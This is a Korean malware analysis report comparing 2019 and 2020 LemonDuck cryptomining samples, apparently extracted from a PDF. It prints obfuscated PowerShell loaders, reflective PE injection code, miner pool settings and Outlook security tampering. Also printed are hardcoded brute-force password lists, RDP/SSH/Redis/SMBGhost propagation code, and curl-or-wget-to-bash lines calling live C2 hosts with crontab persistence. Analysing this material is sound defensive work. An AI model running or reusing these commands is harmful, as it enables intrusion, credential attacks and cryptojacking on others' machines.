function gpa($fnam){
    'for($i=0;$i -lt $con.count-1;$i+=1){if($con[$i] -eq
    0x0a){break}};i`ex(-join[char[]]$con[0..$i]);$bin=(New-Object
    IO.BinaryReader(New-Object System.IO.Compression.GzipStream
    (New-Object System.IO.MemoryStream(,$con[($i+1)..($con.count)])),
    ([IO.Compression.CompressionMode]::Decompress))).ReadBytes(10000000);$bi
    n_=$bin.Clone();$mep=$env:tmp+'''+"\$fnam.exe.ori"+
    ''';[System.IO.File]::WriteAllBytes($mep,$bin_+((1..127)|Get-Random
    -Count 100));testl -PEBytes $bin"'+"&copy /y %tmp%\$fnam.exe.ori
    %tmp%\$fnam.bin.cxc & %tmp%\$fnam.bin.cxc"
}

if($is64){
    $code2=gcode "Mn"
    I`Ex $code2
    if($localMn){
        stp ((gcf $code2 $mmd5 $mbin)+(gpa $mbin))
    }
}
if(($isn -or $isa) -and $is64){
    $code3=gcode "Mng"
    I`Ex $code3
    if($localMng){
        stp ((gcf $code3 $mgmd5 $mgbin)+(gpa $mgbin))
    }
}
```

[표 4] 암호화폐 채굴 악성코드 설치 코드

이후, 암호화폐 채굴 악성코드를 설치하기 위해 Reflective PE 인젝션을 수행한다. 해당 코드는 다운로드 한 파일 내부에 존재하고 오픈소스를 이용한 것으로 보인다. 2020년 Reflective PE 인젝션 코드는 2019년 코드를 수정해 사용하고 있다.

2019

```
function Invoke-ReflectivePEInjection
{

[CmdletBinding(DefaultParameterSetName="WebFile")]
Param(
    [Parameter(ParameterSetName = "LocalFile", Position = 0,
    Mandatory = $true)]
    [String]
    $PEPath,

    [Parameter(ParameterSetName = "WebFile", Position = 0,
    Mandatory = $true)]
    [Uri]
    $PEUrl,

    [Parameter(ParameterSetName = "Bytes", Position = 0,
    Mandatory = $true)]
    [ValidateNotNullOrEmpty()]
    [Byte[]]
    $PEBytes,

    [Parameter(Position = 1)]
    [String[]]
    $ComputerName,

    [Parameter(Position = 2)]
    [ValidateSet( 'WString', 'String', 'Void' )]
    [String]
    $FuncReturnType = 'Void',
```

2020

```
function testl
{

[CmdletBinding()]
Param(
    [Parameter(Position = 0, Mandatory = $true)]
    [ValidateNotNullOrEmpty()]
    [Byte[]]
    $PEBytes,

    [Parameter(Position = 1)]
    [String[]]
    $ComputerName,

    [Parameter(Position = 2)]
    [ValidateSet( 'WString', 'String', 'Void' )]
    [String]
    $FuncReturnType = 'Void',

    [Parameter(Position = 3)]
    [String]
    $ExeArgs,

    [Parameter(Position = 4)]
    [Int32]
    $ProcId,

    [Parameter(Position = 5)]
    [String]
    $ProcName,
```

[표 5] Reflective PE 인젝션 코드 비교

다운로드 받은 파일 내부는 난독화 된 Reflective PE 인젝션 코드 + 암호화폐 채굴 악성코드로 이루어져 있다. 2019년 샘플에는 채굴 악성코드 부분이 그대로 존재하지만 2020년 샘플은 해당 악성코드가 Gzip으로 압축되어 있다. 이는 악성코드 탐지를 우회하기 위한 목적으로 추정된다.

2019 – m3.bin

```
00000000  49 6E 76 6F 6B 65 2D 45 78 70 72 65 73 73 69 6F  Invoke-Expressio
00000010  6E 20 24 28 4E 65 77 2D 4F 62 6A 65 63 74 20 49  n $(New-Object I
00000020  4F 2E 53 74 72 65 61 6D 52 65 61 64 65 72 20 28  O.StreamReader (
00000030  24 28 4E 65 77 2D 4F 62 6A 65 63 74 20 49 4F 2E  $(New-Object IO.
00000040  43 6F 6D 70 72 65 73 73 69 6F 6E 2E 44 65 66 6C  Compression.Defl
00000050  61 74 65 53 74 72 65 61 6D 20 20 24 20 4E 65 77  ateStream ($(New
00000060  2D 4F 62 6A 65 63 74 20 49 4F 2E 4D 65 6D 6F 72  -Object IO.Memor
00000070  79 53 74 72 65 61 6D 20 28 2C 24 28 5B 43 6F 6E  yStream (,$([Con
00000080  76 65 72 74 5D 3A 3A 46 72 6F 6D 42 61 73 65 36  vert]::FromBase6
                                  ⋮
00009330  49 49 29 29 2E 52 65 61 64 54 6F 45 6E 64 28 29  II)).ReadToEnd()
00009340  3B 0D 0A 4D 5A 90 00 03 00 00 00 04 00 00 00 FF  ;..MZ.........ÿ
00009350  FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00  ÿÿ..¸.......@....
00009360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00009370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10  ................
00009380  01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD  .....°..´.Í!¸.LÍ
00009390  21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61  !This program ca
000093A0  6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44  nnot be run in D
000093B0  4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00  OS mode....$....
```

2020 – m6.bin

```
00000000  49 60 45 50 20 24 20 4E 65 77 2D 4F 62 6A 65 63  I`EX $(New-Objec
00000010  74 20 49 4F 2E 53 74 72 65 61 6D 52 65 61 64 65  t IO.StreamReade
00000020  72 20 28 24 28 4E 65 77 2D 4F 62 6A 65 63 74 20  r ($(New-Object
00000030  49 4F 2E 43 6F 6D 70 72 65 73 73 69 6F 6E 2E 44  IO.Compression.D
00000040  65 66 6C 61 74 65 53 74 72 65 61 6D 20 28 24 28  eflateStream ($(
00000050  4E 65 77 2D 4F 62 6A 65 63 74 20 49 4F 2E 4D 65  New-Object IO.Me
00000060  6D 6F 72 79 53 74 72 65 61 6D 20 28 2C 24 28 5B  moryStream (,$([
00000070  43 6F 6E 76 65 72 74 5D 3A 3A 22 46 72 6F 6D 42  Convert]::"FromB
00000080  61 73 65 36 34 53 74 72 69 6E 67 22 28 27 37 62  ase64String"('7b
                                  ⋮
00008790  43 49 49 29 29 2E 52 65 61 64 54 6F 45 6E 64 28  CII)).ReadToEnd(
000087A0  29 3B 0D 0A 1F 8B 08 00 00 00 00 00 04 00 ED BD  );...‹.......í½
000087B0  07 60 1C 49 96 25 26 2F 6D CA 7B 7F 4A F5 4A D7  .`.I–%&/mÊ{.JõJ×
000087C0  E0 74 A1 08 80 60 13 24 D8 90 40 10 EC C1 88 CD  àt¡.€`.$Ø.@.ìÁˆÍ
000087D0  F6 92 FC 1D 69 47 23 29 AB 2A 81 CA 65 56 65 5D  ö’ü.iG#)«*.ÊeVe]
000087E0  66 16 40 CC ED 9D BC F7 DE 7B EF BD F7 DE 7B EF  f.@Ìí.¼÷Þ{ï½÷Þ{ï
000087F0  BD F7 BA 3B 9D 4E 27 F7 DF FF 3F 5C 66 64 01 6C  ½÷º;.N'÷ßÿ?\fd.l
00000000  F6 CE 4A DA C9 9E 21 00 AA C0 1F 3F 7E 7C 1F 3F  öÎJÚÉž!.ªÀ.?~|.?
00008810  22 BE F8 A9 3F E9 D7 F8 B5 7F 8D 5F E3 D7 F8 75  "¾ø©?é×øµ.._ã×øu
```

[표 6] m3.bin, m6.bin 파일 비교

2020년 샘플은 x64 환경이고, 엔비디아(Nvidia) 그래픽 카드를 사용할 경우, nvd.zip 파일을 추가 다운로드 하며, %TEMP% 디렉토리에 압축을 해제한다. 해당 파일은 Cuda 플러그인으로 설치된 악성코드에서 사용되며, m6g.bin 파일 내부의 암호화폐 채굴 악성코드에서 해당 파일을 사용해 채굴을 수행한다.

```
try{
if($isn -and $is64){
    $nd="nvd.zip"
    $ndg="$env:tmp\nvdg.dat"
    if(!(test-path $ndg) -or (Get-Item $ndg).length -ne 18475008){
        (ne`w-obj`ect Net.WebC`lient)."DownloadFile"($down_url+"/$nd","$env:tmp\$nd")
        (New-Object -ComObject Shell.Application).NameSpace($env:tmp).CopyHere(
        "$env:tmp\$nd\*",16)
        Remove-Item $env:tmp\$nd
    }
}
```

[그림 12] Cuda 플러그인 다운로드 코드

```
"cuda": {',0Ah
    "enabled": true,',0Ah
    "loader": "nvdg.dat",',0Ah
    "nvml": true,',0Ah
    "cn/0": false,',0Ah
    "cn-lite/0": false',0Ah
},',0Ah
"donate-level": 0,',0Ah
"donate-over-proxy": 0,',0Ah
"log-file": null,',0Ah
"pools": [',0Ah
     {',0Ah
        "algo": null,',0Ah
        "coin": null,',0Ah
        "url": "lplp.ackng.com:443",',0Ah
        "user": "x",',0Ah
        "pass": "",',0Ah
        "rig-id": null,',0Ah
        "nicehash": true,',0Ah
        "keepalive": true,',0Ah
        "enabled": true,',0Ah
```

[그림 13] 암호화폐 채굴 악성코드 설정 문자열


메일 유포 모듈 설치

2020년 버전에는 악성코드 전파를 위해 감염된 컴퓨터의 Outlook 정보를 수집해 악성코드가 첨부된 메일을 수집된 메일 주소로 전송하는 기능이 추가됐다.

먼저 감염된 컴퓨터의 Outlook 관련 레지스트리가 존재하는지 확인하고 존재하면 “HKLM\SOFTWARE\Microsoft\Office\[version]\Outlook\Security” 레지스트리에 ObjectModelGuard 키를 생성하고 0x2 값을 생성한다.

```
$hks="HKEY_LOCAL_MACHINE\SOFTWARE\"
$mso="Microsoft\Office"
$wnd="Wow6432Node\"
$crm="ClickToRun\REGISTRY\MACHINE\Software\"
$paths=@("$hks$mso","$hks$wnd$mso","$hks$mso\$crm$mso","$hks$mso\$crm$wnd$mso")
foreach($path in $paths){
if(test-path Registry::$path){
get-childitem Registry::$path -name|where-object{$_ -match "\d+" -and (Test-Path Registry::$path\$_\Outlook)}|foreach{
    $skey="Registry::$path\$_\Outlook\Security"
    if(!(Test-Path $skey)){
        New-Item $skey
    }
    Set-ItemProperty $skey ObjectModelGuard 2 -type Dword
    $mflag=test-path $skey
}}}
```

[그림 14] Outlook 레지스트리 검색 및 설정



[그림 15] ObjectModelGuard 레지스트리


ObjectModelGuard 키가 존재하면 if_mail.bin 파일을 다운로드 하고 실행해 메일을 통한 악성코드 유포 기능을 수행한다.

```
if($mflag){
    try{$localMail=$flase;New-Object Threading.Mutex($true,'Global\LocalMail',[ref]$localMail)}catch{}
    if($localMail){
        if(!(test-path $env:tmp\godmali3.txt)){
            SIEX "$down_url/if_mail.bin"
        }
    }
}
```

[그림 16] If_mail.bin 파일 다운로드 코드

3단계: 악성코드 전파

3단계에서는 악성코드를 전파시키기 위해 다양한 방법을 사용한다. 감염된 컴퓨터 내부에 저장된 계정 정보를 추출하기 위해 PowerDump, Mimikatz를 사용하고 있으며, 추출한 정보를 바탕으로 BruteForce 및 Exploit을 통해 악성코드를 전파시키고 있다.



[그림 17] 3단계 비교 도식화

계정 정보 추출

레몬덕에는 스크립트 내부에 악성코드 전파를 위해 파워쉘 하드코딩 된 계정 정보가 존재한다. 계정 정보는 Mimikatz, PowerDump를 이용해 수집된다.

[표 7]은 파워쉘 스크립트 내부에 하드코딩 된 패스워드 부분이다. 2019년과 2020년 목록을 비교해보면 2019년 패스워드 개수는 118개, 2020년은 138개로 과거 샘플보다 패스워드 수가 늘어난 것을 확인할 수 있다.

2019	2020
[string[]]$global:allpass = @("saadmin","123456","password", "PASSWORD","123.com","admin@123","Aal23456","qwerl2345", "Huawei@123","123@abc","golden","123!@#qwe","lqaz@WSX","Abl23" ,"lqaz!QAZ","Admin123","Administrator","Abcl23","Admin@123", "999999","Passw0rd","123qwe!@#","football","welcome","1","12", "21","123","321","1234","12345","123123","123321","111111", "654321","666666","121212","000000","222222","888888","1111", "555555","1234567","12345678","123456789","987654321","admin", "abcl23","abcdl234","abcd@1234","abc@123","p@ssword", "P@ssword","p@ssw0rd","P@ssw0rd","P@SSWORD","P@SSW0RD", "P@w0rd","P@word","iloveyou","monkey","login","passw0rd", "master","hello","qazwsx","passwordl","qwerty","baseball", "qwertyuiop","superman","lqaz2wsx","fuckyou","123qwe","zxcvbn" ,"pass","aaaaaa","love","administrator","qwel234A","qwel234a", " ","123123123","1234567890","88888888","111111111","112233", "al23456","123456a","5201314","1q2w3e4r","qwel23","al23456789" ,"123456789a","dragon","sunshine","princess","!@#$%^&*", "charlie","aal23456","homelesspa","1q2w3e4r5t","sa","sasa", "sal23","sql2005","sa2008","abc","abcdefg","sapassword", "Aal2345678","ABCabcl23","sqlpassword","sql2008","11223344", "admin888","qwel234","Al23456")	[string[]]$global:allpass = @("saadmin","123456","testl", "zinch","g_czechout","asdf","Aal23456.","dubsmash","password", "PASSWORD","123.com","admin@123","Aal23456","qwerl2345", "Huawei@123","123@abc","golden","123!@#qwe","lqaz@WSX","Abl23" ,"lqaz!QAZ","Admin123","Administrator","Abcl23","Admin@123", "999999","Passw0rd","123qwe!@#","football","welcome","1","12", "21","123","321","1234","12345","123123","123321","111111", "654321","666666","121212","000000","222222","888888","1111", "555555","1234567","12345678","123456789","987654321","admin", "abcl23","abcdl234","abcd@1234","abc@123","p@ssword", "P@ssword","p@ssw0rd","P@ssw0rd","P@SSWORD","P@SSW0RD", "P@w0rd","P@word","iloveyou","monkey","login","passw0rd", "master","hello","qazwsx","passwordl","Passwordl","qwerty", "baseball","qwertyuiop","superman","lqaz2wsx","fuckyou", "123qwe","zxcvbn","pass","aaaaaa","love","administrator", "qwel234A","qwel234a"," ","123123123","1234567890","88888888", "111111111","112233","al23456","123456a","5201314","1q2w3e4r", "qwel23","al23456789","123456789a","dragon","sunshine", "princess","!@#$%^&*","charlie","aal23456","homelesspa", "1q2w3e4r5t","sa","sasa","sal23","sql2005","sa2008","abc", "abcdefg","sapassword","Aal2345678","ABCabcl23","sqlpassword", "sql2008","11223344","admin888","qwel234","Al23456","OPERADOR" ,"Passwordl23","testl23","NULL","user","test","Password01", "stagiaire","demo","scan","P@ssw0rdl23","xerox","compta")

[표 7] 2019, 2020년 하드코딩 된 패스워드 비교

악성코드 전파 기능

3단계에서는 악성코드 전파를 위해 BruteForce, Exploit을 통한 다양한 기능이 수행된다. 2019년과 2020년 샘플은 악성코드 전파를 위한 기능 측면에서 차이가 있다. 2019년에는 RDP BruteForce 및 BlueKeep 취약점에 대한 스캔 기능이 존재했지만 2020년 샘플에는 해당 기능이 없다. 또한, 2019년에 윈도우 환경만 타겟으로 공격을 수행했다면 2020년에는 리눅스 환경도 타겟으로 삼고 있으며, 최신 취약점도 악성코드 유포에 사용하고 있다.

2019	2020
RDP BruteForce	MS-SQL BruteForce
MS-SQL BruteForce	SMB BruteForce
SMB BruteForce	SSH BruteForce
BlueKeep Scan	Redis
EternelBlue	EternelBlue
CVE-2017-8464	CVE-2017-8464
	CVE-2020-0796

[표 8] 악성코드 전파 기능 비교

2019년 샘플에는 RDP BruteForce를 통한 악성코드 유포 기능이 존재하는데, C2로부터 wf.cab 파일을 다운로드 후 %TEMP%\wfreerdp.exe 파일로 압축을 해제한다.

```
$exepath = $env:tmp+"\wfreerdp.exe"
$downpath=$env:tmp+"\wf.cab"
$d_retry=3
while(!(Test-Path $exepath) -or !(Test-Path $env:tmp\mimi.dat)){
    if($d_retry -eq 0){break}
    (new-object System.Net.WebClient).DownloadFile($log_url+"/wf.cab",$downpath)
    if(test-path $downpath) {
        cmd /c expand $downpath -f:* $env:tmp
```

[그림 18] wfreerdp.exe 생성 코드

이후, Wfreerdp.exe 파일을 통해 탈취한 정보를 이용하여 악성코드를 전파한다. 파워쉘 스크립트 내부에 하드코딩된 계정 정보 뿐 아니라 PowerDump, Mimikatz를 통해 수집한 정보도 활용해 RDP BruteForce를 수행하고 악성코드를 전파한다.

```
$flag = (new-object RDP.BRUTE).check($exepath,$currip,"administrator",$password,
$false)
if($flag){
    write-host "SUCC!!"
    $brute = new-object RDP.BRUTE
    if($brute.check($exepath,$currip,"administrator",$password,$true)){
        (New-Object Net.WebClient).DownloadString($log_url+
        '/report.json?type=rdp&ip='+$currip+'&pass='+$password+'&t='+$t)
        [RDP.CMD]::runCmd($rdp_code)
        write-host "Try to run command!!"
```

[그림 19] RDP BruteForce 코드

2019년 샘플에는 BlueKeep 취약점을 스캔하는 기능이 있지만, 2020년도 샘플에는 존재하지 않는다.


```
function Invoke-Myrdp($tip) {


    function rdp_send($sock, $pkt) {
        $sock.Send($pkt)
    }
    function rdp_recv($sock) {
        $sock.ReceiveTimeout = 5000
        try{
            $res1 = [Array]::CreateInstance(('byt'+'e'), 4)
            $recv = $sock.Receive($res1)
            $res2 = [Array]::CreateInstance(('byt'+'e'), [bitconverter]::ToUInt16($res1[4..2],0)-4)
            $recv = $sock.Receive($res2)
            $f=(output ($res1+$res2)).contains("0300000902f0802180")

            return $res1+$res2

        }catch{write-host $Error[0];return $false}
    }
                                        •
                                        •
                                        •
    function pdu_client_persistent_key_list(){


        $data =
        "49031700f103ea03010000013b031c0000000100000000000000
        aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
        aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
        aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

[그림 20] BlueKeep 스캔 코드

2020년 샘플은 리눅스 환경도 타겟으로 하며, [그림 21]과 같이 SSH BruteForce 코드가 추가됐다. C2로부터 knil.bin 파일을 다운로드 후 0x64바이트부터 gzip 압축을 해제한다. 압축 해제된 파일을 %TEMP%\knil.exe 파일로 생성하는데 해당 파일은 SSH 접속을 위한 plink.exe 파일이다. Knil.exe 파일을 통해 SSH BruteForce를 수행해 접속에 성공하게 되면 core.png 파일을 다운로드 하고 실행한다.

```
$ssh_cmd='src=ssh;(curl -fsSL http://t.amynx.com/ln/core.png?0.8*ssh*
`whoami`*`hostname`||wget -q -O- http://t.amynx.com/ln/core.png?0.8*ssh*
`whoami`*`hostname`)|bash'

$ssho_cmd='src=ssho;(curl -fsSL http://t.amynx.com/ln/core.png?0.8*ssho*
`whoami`*`hostname`||wget -q -O- http://t.amynx.com/ln/core.png?0.8*ssho*
`whoami`*`hostname`)|bash'
        .
        .
            write-host "start ssh port open scanning..."
            $ssh_portopen = localscan -port 22 -addresses $ipaddresses[$i..(
            $i+$tcount-1)]
            $old_portopen = localscan -port 65529 -addresses $ssh_portopen[1]
            foreach($currip in $ssh_portopen[1]) {
                if (($old_portopen[1] -notcontains $currip) -and ($currip.
                length -gt 6)){
                    write-host "start ssh burping...$currip"
                    foreach($password in $allpass){
                        write-host "Try pass:$password"
                        $flag1 = -1
                        $flag1 = sshbrute $currip "root" $password $ssh code
```

[그림 21] SSH BruteForce 코드



Gzip Data

[그림 22] knil.bin 파일 구조

core.png 파일이 실행되면 자동실행 등록 후 C2로부터 a.asp 파일을 다운로드 받아 실행한다. 실행된 악성코드를 통해 설치되어 있는 다른 암호화폐 채굴 악성코드 종료 및 삭제하고 다른 서버로 SSH를 통해 악성코드를 전파한다. 그리고, C2 서버로부터 xr.zip 파일을 다운로드 후 압축을 해제하고 실행해 암호화폐 채굴 악성코드를 설치한다.

```
murl1="http://t.amynx.com/ln/a.asp"
murl2="http://t.jdjdcjq.top/ln/a.asp"
cdate=$(date "+%Y%m%d")
guid=`echo $(sudo dmidecode -t 4 | grep ID | sed 's/.*ID://;s/ //g') $(ifconfig
 | grep -oP 'HWaddr \K.*'|sed 's/://g')|sha256sum|awk '{print $1}'`
cmd1="(curl -fsSL $murl1?${src}_${cdate}*`whoami`*`hostname`*${guid}||wget -q
-O- $murl1?${src}_${cdate}*`whoami`*`hostname`*${guid})|bash"
cmd2="(curl -fsSL $murl2?${src}_${cdate}*`whoami`*`hostname`*${guid}||wget -q
-O- $murl1?${src}_${cdate}*`whoami`*`hostname`*${guid})|bash"
echo """>/var/spool/cron/root
echo """>/var/spool/cron/crontabs/root
if [ ! -d "/.X11" ];then
    mkdir /.X11
    echo "$[$RANDOM%60] * * * * root $cmd1" >> /etc/crontab
    echo "$[$RANDOM%60] * * * * root $cmd2" >> /etc/crontab
    uname -a|grep x86_64 && echo "$[$RANDOM%60] * * * * root ps aux|grep
    lplp.ackng.com |grep -v grep || /.X11/xr -o lplp.ackng.com:444 --opencl
    --donate-level=1 --nicehash -B --http-host=0.0.0.0 --http-port=65529" >> /
    etc/crontab
    (curl -fsSL $murl1?${src}_${cdate}*`whoami`*`hostname`*${guid}||wget -q -O-
     $murl1?${src}_${cdate}*`whoami`*`hostname`*${guid})|bash
    (curl -fsSL $murl2?${src}_${cdate}*`whoami`*`hostname`*${guid}||wget -q -O-
     $murl2?${src}_${cdate}*`whoami`*`hostname`*${guid})|bash
```

[그림 23] core.png 코드

```
if [ ! -f "./xr" ];then
    uname -a|grep x86_64 && (curl -fsSL d.ackng.com/ln/xr.zip||wget -q -O- d.
    ackng.com/ln/xr.zip)>xr.zip && tar xf xr.zip && rm xr.zip
fi
uname -a|grep x86_64 && ps aux|grep lplp.ackng.com |grep -v grep || ./xr -o
lplp.ackng.com:444 --opencl --donate-level=1 --nicehash -B --http-host=0.0.0.0
 --http-port=65529
```

[그림 24] 암호화폐 설치 코드

2020년 샘플에는 리눅스 환경 타겟 악성코드 유포 대상 중 Redis도 포함되어 있다. 6379, 16379 포트가 열려 있으면 info 명령을 통해 리눅스 환경일 경우 추가 악성코드를 다운로드 및 실행하고 SSH와 마찬가지로 암호화폐 채굴 악성코드를 설치한다.

```
foreach($currip in $redis_portopen[1]) {

    if (($old_portopen[1] -notcontains $currip) -and ($currip.
    length -gt 6)){

        write-host "start redis command check...$currip"

        $flag1 = redisexec $currip $redis_code

        if($flag1 -eq $true){

            write-host "SUCC!!"

            try{(New-Object Net.WebClient).DownloadString(
            $down_url+'/report.json?v='+$VVERSION+'&type=rds&ip='+
            $currip+'&t='+$t)}catch{}

            break
```

[그림 25] Redis 공격 코드

2020년 샘플에는 2020년 3월에 패치된 CVE-2020-0796 취약점을 이용해 악성코드 전파를 수행하는 코드가 추가됐다. 445번 포트가 열려 있을 때, C2로부터 smgh.bin 파일을 다운로드 받아 %TEMP%\smgh.exe 파일로 생성한다. 생성한 smgh.exe 파일을 통해 CVE-2020-0796 취약점 공격을 수행하고 쉘코드를 통해 추가 악성코드를 다운로드 받아 실행해 악성코드가 전파된다.

```
write-host "start smbghost scanning...$currip"
$ret=Invoke-SMBGhost $currip
if($ret){
    write-host "[+]$currip seems smbghost
    vulnerable..."
    try{(New-Object Net.WebClient).DownloadString(
    $down_url+'/report.json?v='+$VVERSION+
    '&type=smbhost&ip='+$currip+'&t='+$t)}catch{}
    $ret1=smbghost_exec $currip $smgh_code
    if($ret1){
        write-host "[+]got it!!"
        try{(New-Object Net.WebClient).DownloadString(
        $down_url+'/report.json?v='+$VVERSION+
        '&type=smbhost_exec&ip='+$currip+'&t='+$t)}
        catch{}
    }
```

[그림 26] CVE-2020-0796 공격 코드

```
function smbghost_exec($ip,$cmd){

    $mname="smgh"
    $sg_exepath=$env:tmp+"\$mname.exe"
    $d_retry=3
    .
    .
        write-host "try to get remote $mname...";
        start-sleep 3
        try{$con=(new-object System.Net.WebClient).DownloadData($down_url+"/$mname.bin?v=$VVERSION&r=$d_retry")}
        catch{continue}
